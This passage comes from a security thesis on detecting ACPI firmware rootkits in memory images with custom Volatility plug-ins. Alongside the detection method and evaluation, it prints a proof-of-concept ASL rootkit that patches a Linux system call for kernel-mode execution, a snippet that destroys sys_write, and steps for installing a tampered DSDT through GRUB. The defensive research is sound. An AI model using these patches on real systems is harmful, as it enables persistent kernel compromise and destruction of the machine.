  - Inserting a modified pointer into the Export Address Table (EAT) which describes the location of common system functions.
  - Manipulating the System Service Descriptor Table, a Windows table including pointers to kernel functions.
  - Attacking Interrupt Descriptor Table (IDT) to control interrupt routines (see 2.1.1.2).
  - Direct Kernel Object Manipulation (DKOM), e.g. _EPROCESS, as already explained.
- Virtualisation or Hypervisor rootkits [41, 66].
- SMM rootkits abuse a mode on Intel processors with many privileges [18].
- Hardware rootkits attack the system from a low-level.

Hardware rootkits can be further subdivided into PCI [21], ACPI [20] and rootkits in the debug-registers [26].

Most research skips especially the Hardware rootkits because they are platform dependent and have not (yet) been found in the wild. However, since effective defence techniques are missing, this thesis takes a closer look at ACPI.

2.4 Advanced Configuration and Power Interface Rootkit

With the polarity between hard- and software ACPI is interesting for malware. Device drivers can access the hardware through the tables, but ACPI can still be debugged and handled more convenient since it is not purely based on hardware. Malware is able to create an imaginary, compromised device [16, 20] and insert it into the system to achieve access rights analogue ACPI.

ACPI is running as AML driver in kernel space but with access to BIOS and all registers. Since the kernel cannot distinguish between ACPI and non-ACPI registers, there is no access control for ACPI. If the kernel could verify those, it would have to verify the platform-dependent tasks ACPI is performing and would actually replace ACPI [16]. Of course, this is not desired.

Moreover, AML code is stored in mainboard memory and is difficult to access, which makes it suitable for effective hiding and persistence techniques as applied by rootkits. Identifying and removing an ACPI rootkit is therefore a challenging task.

3 METHODS AND APPROACH

3.1 Presumptions

This paper focuses on finding corrupted firmware, more exactly corrupted code in ACPI, through memory forensics. Therefore, the analysis is the most important part and memory acquisition techniques are not part of this work.

When dealing with rootkits in general, analysts should be aware that memory retrieval is not a trivial task since the rootkit could hide through a Virtual Machine (VM) [41, 66], abuse SMM [18], or, more related to this thesis, simply unhook itself from ACPI after installation. Nevertheless, if it is possible to get a non-manipulated memory dump while the rootkit is active, the results of memory analysis are trustworthy.

Initial situation: a - possibly infected - memory sample of a computer has to be analysed for ACPI rootkits.

3.2 Procedure

As outlined in Chapter 1.2 the basic approach is to match addresses in ASL code to the kernel space. To achieve this, objectives and the steps to be taken in order to reach solutions were determined. Those objectives and steps will be presented in this chapter.

3.2.1 Objectives

This thesis aims to find malware, especially rootkits, in ACPI devices by memory analysis. The approach was examined systematically to realise the following goals:

1. (Read-) Access of the ACPI Tables and scanning them for AML programs.
2. Examine whether rootkits can be found and identified through memory analysis. As an example, a scan should be performed for a critical function like `OperationRegion` (see 2.1.2), which could be used by rootkits.
3. Draft of a tool to execute these points automatically.
4. Search for additional approaches for automatic tools. Of interest are methods of rootkits that are atypical for original ACPI like access to kernel memory or reloading code.
5. Further, explore the functions of the ACPI devices in more detail regarding rootkits and memory forensics.

3.2.2 Approach

The following steps were defined in advance of the thesis:

1. Find and parse the ACPI Tables

   The base pointer RSDP has to be extracted from RAM in order to reach the rest of the tables, especially the code-including tables DSDT and SSDT. Therefore, the appropriate memory regions for the RSDP were scanned and table-headers were extracted and interpreted.

   A python script in combination with the Volatility framework granted access to the ACPI Tables.

2. Dump all AML programs

   Since the ACPI Tables contain further information to the devices, they were filtered for AML programs.

   Three structures include AML code: DSDT, SSDT, and the OEM Tables. After retrieving those from memory, their Definition Blocks were dumped as AML code.

   Simultaneously, all other discovered tables are also dumped in raw byte format to enable memory analysts to further investigate the ACPI Tables.

3. Decompile the AML programs

   ASL programs are available in their compiled version, AML. To analyse and review the ACPI programs, AML has to be decompiled. For this task, the tool `iasl` [36] was utilised.

4. Scan for a critical function

   With the code of all ACPI programs being available, also rootkits, if existent, were dumped in previous steps. Critical kernel data structures are a common target for rootkits and, therefore, accesses to those should be identified.

   The function `OperationRegion` (see 2.1.2) offers access to all addresses of the RAM, because ACPI lacks a privilege-model. Those function calls are very interesting and a scan was realised by a python script in combination with the Volatility framework.

   Section 3.3.2 “Rootkit Identification Methods” and 3.3.3 “Automatic Analysis: Volatility Plug-in” explain these first four steps in more detail.

5. Evaluation of the tools through suitable memory images

   The evaluation focused on false-positive and false-negative errors of the scanning tool to grade the theoretical concept for its practical use. The tool was tested against a few prepared memory images, clean as well as manipulated ones.

   This is the main point of the paper, since it proves or disproves the idea to be valuable. Chapter 4 “Evaluation” will illustrate the results. In summary, the technique produced good results and should be explored deeper.

6. Optional additional goals

   In advance, the following optional goals were set, depending on the results of the previous points and the content of the ACPI Tables.

   With the scanning technique being very promising, both additional goals were achieved.

   - Search for additional approaches for automatic tools to detect rootkits

     The thesis explored the possibilities of ASL to find new approaches for tools, like more critical functions and automatic identification methods.

     Programming constructs not serving power management and, therefore, not used by official ACPI programs, are suspicious in particular.

     Possible were network activities, accesses to kernel memory or to parts of the BIOS, which do not supply energy management, start-up functionalities, loading of ACPI unrelated drivers, encryption, or obstruction of certain commands or memory regions.

     In ASL in particular, the commands `Load`, `LoadTable`, and `Unload` reload new code during runtime and are potential crucial.

   - Further exploration for the ACPI Tables and their devices

     The ACPI Tables include pointers to MMIO regions for devices like, for example, the LAPIC, I/O APIC, and other devices if applicable.

     Additional interesting ACPI devices were examined regarding their usage to identify rootkits from the viewpoint of Memory Forensics.

Chapter 4.3 “Additional Investigations” will deeper investigate the compulsory tables, interrupts, and interrupt controllers in ACPI.

3.3 Attack Scenario

In the following, a theoretical attack scenario is examined. It is mainly considered from the memory analyst point of view and aims at defending the system. The focus is not on the attacker’s side and the different ways to install a rootkit and attack the system, even though it is also briefly introduced, because this knowledge is necessary to effectively defend a system.

Although some attack techniques might also work on Windows systems, the examined attacks are aimed at Linux 32-bit systems. In contrast, the scanning technique and the Volatility plug-in are Operating System independent, as the evaluation (see Chapter 4) will show by scanning a Windows XP image.

It is assumed that the attacker already got root access to the system.

3.3.1 Preparation and Rootkit Installation

The first step when considering malicious software, like a rootkit, is its creation and installation. With AML code depending on the platform, the rootkit has to be adapted to the system. Generating a completely new DSDT is much more challenging than extracting and modifying the original one. Hence, installation will consist of retrieving, patching, and uploading the modified DSDT.

Despite the possibility to corrupt the SSDT or OEM Table, it is not feasible to attack those since they are optional and the attack might not work on the system of the victim.

The attack code can be inserted into already existing DSDT methods that are called at boot, like _STA and _INI. Frequently called methods are also desirable, like the battery status (_BST), thermal management with the status information for fans (_FST), or the current temperature (_TMP). Experience showed that these methods are optional and, therefore, hooking the _STA or _INI target seems to succeed on a broader range of systems.

_INI (initialisation) and _STA (status) are called during start-up. _STA is even called before _INI and its return value indicates whether the device is fully activated (return code `0x0F`) or not used at all (return code `0x0`). For an unused device, the _INI method has no functionality and is not called. Therefore, the `Store` command can be added to a _STA or a _INI method when the device is not offline.

It is also possible to create a new pseudo-device and insert it into the DSDT namespace (see Figure 3.1). However, this technique was just tested on Ubuntu 12.04 and Fedora 19. As opposed to an already existing device, a new one might need additional setup, probably causing difficulties and instability of the system. Examples for those additional configurations are drivers or real, functional I/O ports, which have to be served by the pseudo-device. In contrast, this is unnecessary when using predefined devices.

```
Scope (_SB)
{
  //...

  Device(EVIL)
  {
    Method(_INI, 0, NotSerialized)
    {
      /* malicious code */
      //...
    }
  }

  //...
}
```

Figure 3.1: Rootkit: New Device

After creating the malicious DSDT (or other manipulated AML tables), it has to be patched into the system. There are different opportunities during boot process to interfere with the ACPI Tables.

1. Before boot: patching the original ACPI Tables in the memory on the mainboard.
2. At boot: GRUB or initrd/initramfs.
3. After boot: patching the copy of the ACPI Tables in RAM.

Mainboard Patch

The first possibility is the most complicated, but also the most permanent one. After patching the original ACPI Tables once, no further interventions are needed.

Since the original ACPI Tables are located in the mainboard non-volatile memory, patching those requires additional tools, similar to a BIOS firmware update for example, depending on the system. Furthermore, a reboot is required, because the running system is using the ACPI Tables in RAM, which are copied from the mainboard into memory at boot.

Grand Unified Bootloader

The basic idea to install a rootkit quickly is using a GRUB bootloader option. GRUB can replace the DSDT on system start-up. `acpi /boot/DSDT.aml` or `acpi /DSDT.aml`, depending on the system, is added to `/boot/grub/grub.cfg` and the compiled, malicious AML code is copied to `/boot/DSDT.aml`.

GRUB loads the new DSDT into the EBDA on boot up usually resulting in the existence of two RSDP (see Section 3.3.4).

Another possibility to unload modified ACPI Tables is to utilise a bootkit and patch RAM even before GRUB is starting.

Initrd and Initramfs

Initrd and initramfs both patch the DSDT during boot [16]. Initrd stands for initial RAM disk and is an initial root file system mounted before the real root file system. It is loaded by the kernel boot procedure and is able to replace the DSDT [39]. Initramfs is the successor of initrd and has similar routines and ability.

This patch highly depends on the system. Debian, for example, removed initrd, which shows that it does not exist on every system. The main disadvantage is additionally that at least some systems require kernel recompilation and reboot. An attacker does not desire a kernel recompilation since it is too laborious. Nevertheless, this incidence exists and is found in some official Linux distributions [3, 13].

Patching the Random-Access Memory

The last possibility is directly patching the ACPI Tables currently used by the system. This has to be done during every boot and is not persistent, because the RAM loses its content every time the system is powered off.

With OSPM and drivers being allowed to access the content of the DSDT and perform operations there [16], the DSDT is a shared resource. That means at some point the DSDT has to be reloaded from memory even if it was cached or both sides have to rely on the same cached version. In the second case, it would be necessary to patch this cached version of the ACPI Tables instead of the official one in RAM.

Apart from this issue, the patch has to be applied at a certain time or is even useless depending on the section of the ACPI Tables to patch. There are structures that are evaluated at boot, e.g. the SRAT or the status (`_STA`) method of devices. And, on the other hand, targets requiring continuous interaction, like thermal management, are available, too. Since ACPI has hot-plug functions and it is also possible to reload AML code after boot (see Section 3.3.2), there are different opportunities to apply this attack.

A patch of an initialisation method (_INI) while the system is already running would have no effect. With that, the targeted insertion point for the rootkit should be considered carefully.

The ACPI Tables consist of three parts:

- the base pointer: RSDP
- the table describing the other tables: RSDT in version 1.0 or XSDT in later versions
- the tables itself: FADT, DSDT, FACS...

Each of these points can be modified to insert new AML code.

A new RSDP could be inserted before the original one. ACPI assumes that there cannot be another valid RSDP before the original one. Even Duflot et al. suspected that this “assumption actually does not prove easy to guarantee” [16].

Experience showed that the RSDP is usually located between `0x000E0000` and `0x00100000`. GRUB is inserting a new RSDP into the EBDA between `0x00080000` and `0x000A0000`, in other words, before the usual location of the RSDP. The fact that the Operating System is using the patched DSDT by GRUB supports Duflot et al. and disproves the assumption of the ACPI specification.

Furthermore, it is always possible to overwrite the original RSDP to point to new tables, edit the pointer in the RSDT or XSDT to point to a new DSDT, or even alter the DSDT in RAM directly.

Some information of the ACPI Tables might take a while to be reloaded or will even never be reloaded. The sample-rootkit (see Chapter 3.4.2) uses the methods `_STA` and `_INI` being utilised at boot and in special situations, like the insertion of a new device. With this, the technique of directly patching the RAM after boot is not usable for the sample-rootkit.

Defender’s Point of View

From the defender’s point of view, it does not matter where the malicious function call is inserted. Since it should always be a `Store` command in combination with an `OperationRegion`, scanning all AML files for these commands should reveal the rootkit. A good starting point for investigations is the DSDT as it is compulsory, and therein especially the functions _STA and _INI.

3.3.2 Rootkit Identification Methods

The basic idea is to match the addresses in `OperationRegion` to kernel space to detect rootkits. All `Store` commands have to refer to an `OperationRegion`. Hence, rootkits have to use these two functions in order to alter the execution paths of the programs or the system. Critical data structures, like the System Call Table and the Interrupt Descriptor Table, are lying within kernel space and accesses towards these can be recognised by scanning all addresses within ASL.

An example for a long-term approach is given by the sample-rootkit in Chapter 3.4.2. In contrast to a full-featured rootkit, a simple destructive or similar approach (see Figure 3.2) requires less expertise and is practicable by a wider range of attackers.

```
//write system call at 0x01164B40
OperationRegion(WR_S, SystemMemory, 0x01164B40, 0x80)
Field(WR_S, AnyAcc, NoLock, Preserve)
{
  WR11, 64,
  WR22, 64
}

//...

Method(_STA, ...)
{
  Store (Buffer (0x08)
  {
    0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
  }, WR11)
  Store (Buffer (0x08)
  {
    0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
  }, WR22)
}
```

Figure 3.2: Destruction of sys_write

The few commands in Figure 3.2 overwrite the first instructions of the `sys_write` system call with NOOPs (code `0x90`) and hence effectively destroying the system if installed persistently on the mainboard. The tested 32-bit Ubuntu 12.04 system did not boot any more. This is a simple attempt to destroy a system but highlights the possibilities of ACPI. The lack of controlling methods poses risks for both, ACPI and related system.

ASL Definition Blocks include further information about the system, which is useful for rootkits, not necessarily in a destructive manner. A special Definition Block is supplied by the DSDT since it is always present in a system and cannot be unloaded, implying that unload is possible. In ASL there are three keywords connected to this: `Load`, `Unload`, and `LoadTable`.

Load, LoadTable, and Unload

These keywords are critical from the point of view of a static memory analysis. `Load` refers to an `OperationRegion` or a `Field` of an `OperationRegion`. In other words, `Load` can load code from any memory location. There is one restriction: Code in additional tables can only add data, it cannot overwrite data from previous tables. However, since rootkits usually intent to alter the Operating System this is a small restriction.

`LoadTable` can load tables from the XSDT and is thus not as critical as `Load`. With the information that the DSDT and SSDT are automatically loaded at start-up, there are only the OEM tables and some self-defined tables left to load with this command. The ACPI Table Definition Language "is general enough to allow the definition of new ACPI tables that are unknown or unimplemented in the compiler". [25] Therefore, self-defined tables, which are not specified by the official documentation, are suspicious by default. However, with the `Load` command offering a more convenient and discrete way to load additional malicious code, attackers will probably prefer `Load`.

The last keyword of this group is `Unload`. It is not critical by itself but in combination with one of the two commands above. Altering the existing system with this command is hardly possible because the DSDT, the main AML code table, cannot be unloaded. Nevertheless, other tables like OEM and SSDT can be unloaded, and with that, it is possible for an attacker to remove functionality from the system, even though the impact seems to be really small. The most effective usage of `Unload` is, in fact, to hide code again immediately after its execution.

Notify

In addition, there is a special command, `Notify`, to report events asynchronously to the Operating System. This command is powerful, it can trigger method calls by the OSPM, especially the `Notify` command of the codes `0x80` to `0x83` do have special meanings depending on the device. But there are even more critical commands like the "Graceful Shutdown Request" (code `0x0C`) or the "S0 Power Button Pressed"-event (code `0x80` in the control method power button `PNP0C0C`), which can harm a system.

With an active ACPI rootkit on a system, the rootkit controls these methods and commands and is able to cause damage.

Devices

A Definition Block consists of a scope, usually _SB the system bus, in which some devices are defined. A minimal device only needs to define a Hardware ID "_HID" which identifies the type of device.

A common target for attacks are interfaces to control or interact with a system, including interrupts, keyboards, and network access (see Chapter 2.3).

For memory analysis, the following devices and Hardware IDs are, therefore, interesting [23, 80]:

- `PNP0000-PNP0004`: Programmable Interrupt Controllers
- `PNP0300-PNP0344`: Keyboards
- `PNP8001-PNP8390`: Network Adapters
- `PNP0100-PNP0102`: Timers
- `PNP0B00`: RTC

The IDs are defined by three letters followed by four numbers, called Extended Industry Standard Architecture Identifier (EISAID).

Timers and RTC are a source for reliable timestamps, relevant to reconstruct finished or ongoing attacks.

Besides the interrupt controllers of the MADT, the `PNP03xx` devices are important for the rootkit analysis. These represent keyboards that usually supply a data structure for the keyboard interrupt IRQ 1. Rootkits with keyloggers target keyboards in order to read out passwords and other data. This issue is not only related to ACPI itself but also to drivers and the Operating System which should also be investigated in suspicious cases.

Memory analysts should pay special attention to those AML devices as their code may point to I/O ports or addresses of keyloggers and rootkits.

3.3.3 Automatic Analysis: Volatility Plug-in

This section describes some information about the Volatility plug-in that was created during the thesis. Volatility is a tool to analyse volatile memory images which offers the possibility to create third-party plug-ins. During the thesis, a plug-in was created and is now available under GNU General Public License. It will be officially published and is planned to be contributed to the Volatility project.

3.3.3.1 Tasks for the Plug-in

As stated in the goals, the plug-in should achieve the following tasks:

1. Find and parse the ACPI Tables.
2. Dump all AML programs.
3. Decompile the AML programs.
4. Scan for a critical function.

The plug-in is split into two parts, which can be used separately: `dumpACPITables.py` to extract the tables and the scanning tool `scanACPITables.py`.

This partition enables the memory analyst to separately extract and analyse the ACPI Tables. With that, it is possible to replace the scan to investigate other parts than ASL.

The dumper finds and dumps all tables, including the AML programs. With the official tool `iasl` [1], the AML programs are translated into ASL and, finally, the ASL files are scanned with the second tool for the critical function `OperationRegion`, `Load` and others.

3.3.3.2 Brief Explanation of the Tool

Notes towards the installation and explicit usage information of the plug-in are in the associated README.txt file of the plug-in or via the "-h" option. The following chapter briefly explains the plug-in.

The first part of the plug-in, "dumpACPITables.py", retrieves all ACPI Table Trees. There can be multiple ACPI Table Trees present (see also Chapter 3.3.4).

The plug-in dumps every table to a separate file and every ACPI Table Tree to a different directory named after the address of the base pointer RSDP. A resulting dump could look as displayed in Figure 3.3.

```
> tree
    0x0009d510
    |-- APIC.raw
    |-- BOOT.raw
    |-- DSDT.aml
    |-- FACP.raw
    |-- FACS.raw
    |-- HPET.raw
    |-- MCFG.raw
    |-- SRAT.raw
    `-- WAET.raw
    0x000f6b80
    |-- APIC.raw
    |-- BOOT.raw
    |-- DSDT.aml
    |-- FACP.raw
    |-- FACS.raw
    |-- HPET.raw
    |-- MCFG.raw
    |-- SRAT.raw
    `-- WAET.raw
```

Figure 3.3: Sample-Output of dumpACPITables.py

The files can be reviewed by a normal hex-editor or similar. “.aml” files can be translated into ASL “.dsl” files with `iasl -d ./dumpedTables/0x*/*.aml` [1] which are human-readable.

The second part, “scanACPITables.py”, scans ASL files and evaluates the included function calls, especially `OperationRegion`, depending on the used address. The plugin is not independent from Volatility, because for the evaluation of addresses and pointers an access to the memory image is necessary. The addresses are compared to kernel space and grouped into four classes: “seems ok”, “unknown”, “suspicious” and “CRITICAL” (see Figure 3.4).

To run the second part of the plug-in, the first one has to be executed previously but this partition offers more possibilities, as already discussed.

```
Volatile Systems Volatility Framework 2.3_beta

table column "Rootkit?" may have values (seems ok/unknown/suspicious/CRITICAL)
File                  Function                                                               Rootkit?
--------------------- ---------------------------------------------------------------------- -----------
0x0009d510/DSDT.dsl   OperationRegion (IDT, SystemMemory, 0x018AC000, 0x07F8)                CRITICAL
0x0009d510/DSDT.dsl   Load (C0DE, Local0)                                                    suspicious
0x0009d510/DSDT.dsl   OperationRegion (SPRT, SystemMemory, Add (ECFG, Arg1), 0x04)           unknown
0x0009d510/DSDT.dsl   OperationRegion (OEMD, SystemMemory, 0x3FEFFE5D, 0x60)                 seems ok
...
```

Figure 3.4: Sample-Output of scanACPITables.py

“CRITICAL” functions are accesses to kernel space in a memory analysis scenario. As Figure 3.4 shows, the first line refers to the Interrupt Descriptor Table (IDT), which is a data structure of the kernel and a common target for rootkits in general. “Suspicious” function calls should be reviewed and evaluated by an expert.

A detailed example output with explanations can be found in the associated README.txt (see enclosed CD and Appendices A.1).

3.3.4 Remarks towards the Advanced Configuration and Power Interface

This section will point out a few pitfalls concerning the ACPI Tables.

Advanced Configuration and Power Interface Addressing

To begin with, all addresses of ACPI are physical addresses in opposition to the usual virtual addresses of programs and the Operating System. This has an effect when accessing the memory regions. As the addresses need to be translated, a Loadable Kernel Module is able to call the functions `virt_to_phys` and `phys_to_virt` to achieve this translation.

In images of 32-bit systems it was common that the address space showed a so-called **3/1 split** [83]. That means all memory pages are split 3 : 1 between user- and kernel-space. Even though these addresses are virtual and have to be translated into physical ones, the kernel space is often mapped directly to physical addresses (see Figure 3.5).

$$virtual\_address = physical\_address + PAGE\_OFFSET$$

Figure 3.5: Physical-to-Virtual Address Translation

`PAGE_OFFSET` often evaluates to `0xC0000000`. In other words, the virtual addresses of the **kernel** space in 32-bit systems are mostly translated into physical ones by simply subtracting `0xC0000000` (see Figure 3.6).

$$\begin{aligned} IDT_{virtual} &:= 0xC18AC000 \\ IDT_{physical} &= IDT_{virtual} - 0xC0000000 \\ &= 0xC18AC000 - 0xC0000000 \\ &= 0x018AC000 \end{aligned}$$

Figure 3.6: Example: Physical-to-Virtual Address Translation

In any case, using a Loadable Kernel Module (LKM) with the function `virt_to_phys` delivers the exact result. The equation above seems to be valid mostly, at least for the acquired memory images, but has to be used carefully, keeping in mind that it is not always correct.

Multiple Root System Description Pointer

A source for confusion is multiple ACPI Table Trees. This can happen even without manipulation, because the original base pointer RSDP is stored in BIOS memory on the mainboard. The accessible ACPI Table Trees are simply a copy of the original one and are not stored at a fixed address in RAM.

As already mentioned in Chapter 2.1.1, there are two regions in which the RSDP can be stored: the EBDA and the BIOS read-only memory from `0x000E0000` to `0x000FFFFF`. These regions have to be scanned by the Operating System and, therefore, can include multiple RSDPs.

Real-world example:
A Linux system (ACPI version 3.0) is using a custom DSDT, which is in a new ACPI Table Tree loaded by GRUB bootloader at boot time to the address `0x0009D510` of the EBDA as GRUB normally loads the updated RSDP to this area [19]. This replacement might be necessary on some Operating Systems in case the original DSDT is not supported. Nevertheless, the original DSDT from the mainboard is loaded into memory before GRUB, e.g. to memory location `0x000E0000`. Afterwards the system includes four ACPI Table Trees:

- custom ACPI tables from GRUB (RSDP at `0x0009D510`)
  - RSDT (backwards compatibility ACPI version 1.0)
  - XSDT (from ACPI version 3.0)
- original ACPI tables from mainboard (RSDP at `0x000E0000`)
  - RSDT (backwards compatibility ACPI version 1.0)
  - XSDT (from ACPI version 3.0)

The Operating System is only using one of these ACPI Table Trees. In this example, the custom 64-bit X_DSDT of the XSDT should be used since it is the patched one. Which tree is really employed depends on the Operating System itself, although most of them will use the first one they find [16]. For investigations, it is compulsory to examine all of these tables. Experience shows that the checksum, signature, and/or pointers of most of them are invalid and only one or two valid ACPI Table Trees remain. The Volatility plug-in can be limited to one of them by setting the start and end address around an RSDP accordingly.

Attention:
The tables with RSDT or XSDT etc. are usually stored at another location (commonly at higher addresses like `0x3Fxxxxxx` or `0x7Fxxxxxx`). In Linux `cat /proc/iomem` gives a rough location for the tables.

Checksum Errors and Advanced Configuration and Power Interface 1.0

Checksum and code branches depending on the content of the tables, like the ACPI version, increase the difficulty on how to handle errors. For example, an invalid checksum could hint to unused or manipulated tables. The plug-in is used when there is suspicion of table manipulation meaning the plug-in cannot trust anything in the tables. However, the ACPI version indicates whether to use 32- or 64-bit pointers. As solution the plug-in offers an option to choose manually which tables to use and whether to continue after checksum errors or not. Usually these options are turned off, because it makes no sense to continue reading a table if the checksum is wrong. The memory analyst should be aware of this issue.

3.3.5 Rootkit Removal

The removal of a rootkit depends on its installation. If it exists temporarily in the RAM, it will usually be enough to reboot the system although it is unlikely that rootkits are only non-persistent in RAM.

The main advantage of ACPI rootkits is that they commonly reside in the mainboard memory and are difficult to remove. This is of course only the case if the rootkit is installed at that location and not by e.g. GRUB.

A normal system reinstallation will not achieve anything if the rootkit is installed correctly on the mainboard, because only the hard disk is reinstalled, the mainboard memory is not altered.

Some mainboards offer a BIOS jumper to prevent reflashing, which could possibly solve the problem [20]. Other rootkits are replaced in any case by flashing a new BIOS, if not blocked, as it is done during the rootkit installation, too.

There are two open questions for the removal:

- Does ACPI code run before boot from a (live-) memory-stick? In other words, can a rootkit prevent mainboard memory flashing?
- Is it possible to manipulate BIOS so that it cannot be flashed anymore?

This thesis aimed at identifying an ACPI rootkit but further investigations on this topic are highly desired.

For other installation techniques, like the GRUB-patch (see Chapter 3.3.1), it is sufficient to revert the technique, if possible, or to reinstall the system.

3.4 Experiments

The next sections will present the experiments, which were set up to test the plug-in itself and the theoretical concept. Subsequently, the results are evaluated in Chapter 4.

3.4.1 Setup

Since Volatility is a memory analysis framework, the experiments consist of mainly creating and acquiring memory images. Manipulated as well as clean systems were installed and analysed.

The examined systems are:

- Virtual Machines of VMWare Player 6.0.1 (Host: PC1), VMWare Virtual Platform ("Mainboard"), Phoenix BIOS 4.0 Release 6.0
  - Ubuntu 12.04 LTS, 32-bit
  - Fedora 19, 32-bit
  - OpenSuse 12.3, 32-bit
  - Debian 7, 32-bit
  - Windows XP Home Edition, Service Pack 3, 32-bit
- Physical Machines
  - PC1, Gigabyte EP45-DS3L, Bios Award Software International
    - Ubuntu 12.04 LTS, 32-bit
  - PC2, Hewlett-Packard 09F0h, Hewlett-Packard 786D1 v01.03
    - Ubuntu 12.04 LTS, 32-bit

The memory was acquired by suspending VMWare and copying the "vmem" dumps of VMWare, pmem [12] or DumpIt [55].

Since the sample-rootkit (see Chapter 3.4.2) is designed for Linux 32-bit systems, these images are in the focus of the evaluation. ACPI is independent from the Operating System and, therefore, the Volatility plug-in should be independent from it, too.

3.4.1.1 Comparing Live-Extracted Tables to the Plug-in

First, the content of the individual tables was compared. They were extracted live from the systems and compared to the output of the first plug-in "dumpACPITables.py".

On Linux, the following command extracts a table of ACPI (see 3.7).

```
> cat /sys/firmware/acpi/tables/[table name] > [dump]
> cat /sys/firmware/acpi/tables/DSDT > ~/DSDT.aml
```

Figure 3.7: Linux: Extraction of Advanced Configuration and Power Interface Tables

On Windows the ACPICA tools [1] are available to list and extract the tables (see 3.8).

```
list tables:
    > acpidump.exe -s
extract tables as binaries:
    > acpidump.exe -b
```

Figure 3.8: Windows: Extraction of Advanced Configuration and Power Interface Tables

3.4.1.2 Image-Types and Image Creation

Following up, the AML code of the images was analysed with the second plug-in "scanACPITables.py".

Up to three different tests were performed per image:

1. an image of a clean Operating System.
2. an image including the running sample-rootkit.
3. an image with "simulated" attacks.

"Clean image" refers to an image of an Operating System that is not infected and was installed without manipulations.

Explanations towards the sample-rootkit are given in Chapter 3.4.2. It was mostly used in combination with the simulated attacks.

For the simulated attacks a few memory locations were inserted into DSDT that are dangerous. They consist of an access to the Interrupt Descriptor Table, access to the kernel code-, data-, and BSS-segment, and loading additional AML source code from a random-chosen address in the upper memory region of the RAM. In addition, access to the I/O APIC and LAPIC was also set up. This should not alert the scanning technique in theory but was another test.

The resulting malicious DSDT was uploaded to the system using GRUB as explained in Section 3.3.1.

Retrieving the Addresses

In Linux `/boot/System.map` holds the virtual address of the Interrupt Descriptor Table and the kernel function `virt_to_phys(volatile void *address)` is able to translate it into a physical address. This is necessary, because AML is working with physical addresses.

`cat /proc/iomem` lists kernel code-, data-, and BSS-segment (see Figure 3.9). The result shows physical addresses for direct use in AML.

```
> cat /proc/iomem
    ...
    00100000-3f9db23f : System RAM
            01000000-01635fac : Kernel code
            01635fad-0192e27f : Kernel data
            019fc000-01ad7fff : Kernel bss
    ...
```

Figure 3.9: System Memory of Ubuntu 12.04, 3.8.0-30-generic

The address of the LAPIC is within the area `0xFEE00000` to `0xFEE00FFF` and the I/O APIC is usually at `0xFEC00000` [64].

With these extracted addresses, the DSDT was patched to simulate an attack on the system via ACPI.

3.4.2 Sample-Rootkit

This chapter presents a proof of concept rootkit for 32-bit Linux systems. It is inspired by the idea to hook the `sys_ni_syscall` system call as discovered and presented by Heasman [20]. The rootkit is not aimed at providing a full-featured attack tool. It proves ACPI usable for rootkits and delivers a realistic test-image for the plug-in `scanACPITables.py`.

Classification

The rootkit is hard to classify (see classification in Chapter 2.3). Even though it uses ACPI, the main parts run in kernel-mode of the Operating System and the malicious patch is applied using GRUB bootloader, because this is more convenient and is sufficient for the tests. Nevertheless, the rootkit uses ACPI and will operate in the same way if inserted into mainboard memory. It is therefore classified as hardware rootkit.

Functionality

As already mentioned above, the rootkit patches the system call `sys_ni_syscall`. The address of this system call can be extracted from `/boot/System.map` and translated to a physical address using `virt_to_phys` (see Chapter 3.3.4).

The rootkit itself consists of a few lines of ASL code (see Figure 3.10).

```
OperationRegion (EVIL, SystemMemory, 0x0106E430, 0x8)
Field (EVIL, AnyAcc, NoLock, Preserve)
{
  SYSC, 0x40
}

//...

  Method (_STA, 0, NotSerialized) //any _STA method of the DSDT is usable
  {
    Store (Buffer(){
      0xFF, 0xD3,      //call ebx
      0xC3,            //ret
      0x90,            //noop
      0x90,            //noop
      0x90,            //noop
      0x90,            //noop
      0x90             //noop
    }, SYSC)

    //...

  }
```

Figure 3.10: Sample-Rootkit on an Ubuntu 12.04 System

The code in Figure 3.10 patches the system call at the physical address `0x0106E430` with two assembler instructions:

```
call ebx
ret
```

If system calls have only a few parameters, registers will be used to pass those parameters to the kernel, starting with the first one in `ebx`. `eax` is used for the system call number.

The instructions above call the first parameter (`ebx`). When passed a function-pointer, the execution path will jump to that function in kernel-mode. A short example is presented in Listing 3.11 and the complete code is in Appendix A.2.

```
mov ebx, backdoor     ;;ebx = first parameter pointer to
                      ;;function "backdoor"
mov eax, 0x11         ;;eax = system call number
                      ;;0x11 is an unused one which will
                      ;;land in sys_ni_syscall
int 0x80              ;;system call
```

Figure 3.11: Attack Code

The code calling `sys_ni_syscall` will jump to the function `backdoor`. Subsequently, this function is running at the same level as the system call, namely kernel-mode. The instruction set is rather limited. More advanced operations, like the libc for example, are not accessible and system calls have to be approached by their address instead of signalling an interrupt. The code is already running in kernel-mode, which means another `int 0x80` is unnecessary.

The sample-rootkit does not do anything except returning the Current Privilege Level (CPL) flag in the lower two bits of the `CS` register, proving that the code was actually running in kernel-mode. The Current Privilege Level evaluates to 3 in user-mode and to 0 in kernel-mode.

This is a harmless demonstration, a real rootkit can execute more serious functions.

Note:
On an Ubuntu 12.04 Virtual Machine, it was possible to execute a system call in another system call via `int 0x80` but on a Fedora 19 Virtual Machine, this attempt failed. Nevertheless, a system call can be executed on both systems via calling the virtual address directly.

4 EVALUATION

4.1 Results of the Analysed Images

The previous chapter presented how and which memory images were acquired, how the Volatility plug-ins and their theoretical background work. This section will summarise the results of the investigations and discuss the approach. It is split into three parts: the results of the memory analysis, a discussion thereof, and a presentation of further content of the ACPI Tables.

As an overview, the initial goals of the thesis were:

1. Find and parse the ACPI Tables.
2. Dump all AML programs.
3. Decompile the AML programs.
4. Example scan for a critical function.

First, it is possible to find, parse, extract, and decompile the ACPI Tables as proven by the Volatility plug-in in combination with the tool `iasl` by ACPICA [1]. The kernel space is identified by Volatility, the address in `OperationRegion` is obtained and afterwards compared to the kernel space.

The following sections will present the evaluation and the content of the analysis.

4.1.1 Overview

The results of the evaluation are summarised in Table 4.1.

The first two table columns of Table 4.1 exactly identify the system. The next three columns describe which images were acquired. “Clean” refers to a non-infected system, an image of “Simulated Attacks” was infected with various malicious memory locations, and “Rootkit” means the sample-rootkit (see Chapter 3.4.2). The column “Tables live-acquired” tells if ACPI Tables were also extracted from the running system to compare them.

The last three columns are the actual evaluation. Two plug-ins `dumpACPITables.py` and `scanACPITables.py` were tested and in “Comparison Dump to Live”, the dumps of the first plug-in were compared to the live-extracted ACPI Tables. An in-depth analysis of scanACPITables.py will be given in Chapter 4.2.

4.1.2 Acquisition Notes

